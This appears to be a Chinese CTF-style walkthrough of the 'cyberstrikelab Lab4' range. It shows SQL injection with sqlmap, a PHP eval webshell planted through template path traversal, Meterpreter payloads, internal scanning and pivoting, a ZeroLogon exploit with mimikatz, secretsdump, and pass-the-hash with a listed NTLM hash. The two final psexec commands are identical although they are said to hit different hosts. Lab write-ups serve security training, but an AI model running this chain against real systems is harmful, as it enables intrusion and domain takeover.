
cyberstrikelab-Lab4
Web渗透
5820端口是web服务

sql注入
https://www.cnblogs.com/shamaxian/p/19319207
sqlmap -u "http://192.168.10.10:5820/ad_js.php?ad_id=1" -p ad_id --dump

admin / admin123456
登录后台 /admin
getshell,直接修改源码
POC参考链接:https://blog.csdn.net/cainsoftware/article/details/119116430

http://192.168.10.10:5820/admin/tpl_manage.php?act=edit&tpl_name=../../ann.php
修改内容如下
<?php @eval($_POST['a']);?>

msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe

msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/bind_tcp; set LHOST 192.168.10.10; set LPORT 4444; exploit -j -z"
内网渗透
getuid发现已经是系统权限
msf exploit(multi/handler) > run
[*] Started bind TCP handler against 192.168.10.10:4444
[*] Sending stage (177734 bytes) to 192.168.10.10
[*] Meterpreter session 4 opened (10.10.10.173:43577 -> 192.168.10.10:4444) at 2025-12-09 22:07:22 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
上传fscan,扫内网,发现7001端口weblogic
meterpreter > upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe
[*] Uploading  : /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe -> fscan.exe
[*] Uploaded 5.18 MiB of 5.18 MiB (100.0%): /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe -> fscan.exe
[*] Completed  : /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe -> fscan.exe
meterpreter > shell
Process 2316 created.
Channel 2 created.
Microsoft Windows [�汾 10.0.18363.592]
(c) 2019 Microsoft Corporation����������Ȩ����

C:\phpstudy_pro\WWW>chcp 65001
chcp 65001
Active code page: 65001

C:\phpstudy_pro\WWW>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter ��̫��ʵ�� 0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::1dfe:1621:b57c:7f61%17
   IPv4 Address. . . . . . . . . . . : 192.168.10.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.10.233

Ethernet adapter ��̫��ʵ�� 0 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::402e:23ec:6cb6:e625%16
   IPv4 Address. . . . . . . . . . . : 192.168.20.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.20.1

C:\phpstudy_pro\WWW>fscan.exe -h 192.168.20.0/24
fscan.exe -h 192.168.20.0/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.1
start infoscan
(icmp) Target 192.168.20.10   is alive
(icmp) Target 192.168.20.20   is alive
(icmp) Target 192.168.20.30   is alive
[*] Icmp alive hosts len is: 3
192.168.20.30:445 open
192.168.20.20:445 open
192.168.20.10:3306 open
192.168.20.30:88 open
192.168.20.10:7680 open
192.168.20.10:445 open
192.168.20.30:139 open
192.168.20.10:135 open
192.168.20.10:139 open
192.168.20.20:139 open
192.168.20.30:135 open
192.168.20.20:135 open
192.168.20.20:7001 open
[*] alive ports len is: 13
start vulscan
[*] 192.168.20.30  [+]DC __MSBROWSE__\WIN-7NRTJO59O7N
[+] NetInfo:
[*]192.168.20.20
   [->]cyberweb
   [->]192.168.20.20
[*] 192.168.20.20        CYBERSTRIKELAB\CYBERWEB          Windows Server 2012 R2 Standard 9600

[*] WebTitle:http://192.168.20.20:7001 code:404 len:1164   title:Error 404--Not Found
[+] InfoScan:http://192.168.20.20:7001 [weblogic]
已完成 13/13
[*] 扫描结束,耗时: 24.8144105s
配置路由
meterpreter > run post/multi/manage/autoroute
[*] Running module against DESKTOP-JFB57A8 (192.168.10.10)
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.20.0/255.255.255.0 from host's routing table.
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.10.0       255.255.255.0      Session 4
   192.168.20.0       255.255.255.0      Session 4

设置代理
use auxiliary/server/socks_proxy
set VERSION 5
set SRVPORT 1080
run -j
weblogic(用msf打了几次没成功)
域渗透
ZeroLogon (CVE-2020-1472) 是近几年Windows上曝出的高危漏洞,CVSS V3.0评分10.0,攻击者只需要定位域控主机名及IP,并且可以访问域控,就可以在无需任何凭据的情况下 (可在域外) 拿到域管理员的权限。
枚举域主机信息,域名为cyberstrikelab.com, Windows 主机名为WIN-7NRTJO59O7N,通过如下内容可以得知主机是域内成员
Derived membership: domain member
┌──(root㉿kali)-[~]
└─# proxychains enum4linux-ng -A 192.168.20.30 -C

 ============================================================
|    Domain Information via SMB session for 192.168.20.30    |
 ============================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.20.30:445  ...  OK
[+] Found domain information via SMB
NetBIOS computer name: WIN-7NRTJO59O7N
NetBIOS domain name: CYBERSTRIKELAB
DNS domain: cyberstrikelab.com
FQDN: WIN-7NRTJO59O7N.cyberstrikelab.com
Derived membership: domain member
Derived domain: CYBERSTRIKELAB
上传mimikatz.exe
upload /usr/share/windows-resources/mimikatz/x64/mimikatz.exe
使用新版mimikatz可用,旧版没有这个模块,
利用过程

发现存在zerologon
mimikatz.exe "lsadump::zerologon /target:192.168.20.30 /account:WIN-7NRTJO59O7N$" exit
重置域内hash
mimikatz.exe "lsadump::zerologon /target:192.168.20.30 /ntml /null /account:WIN-7NRTJO59O7N$ /exploit" exit

提取域内hash,仅提取 NTDS Section(域级数据),完全过滤 SAM、LSA Secrets 等本地冗余信息,直接输出域内所有用户 / 域机器账户的哈希。
proxychains impacket-secretsdump CYBERSTRIKELAB/WIN-7NRTJO59O7N\$@192.168.20.30 -no-pass -just-dc
PTH 域控,获取第三个flag
proxychains impacket-psexec -hashes :00f995cbe63fd30411f44d434b8dac98 cyberstrikelab.com/Administrator@192.168.20.30
PTH另外一台机器,获取第二个flag
proxychains impacket-psexec -hashes :00f995cbe63fd30411f44d434b8dac98 cyberstrikelab.com/Administrator@192.168.20.30

THE END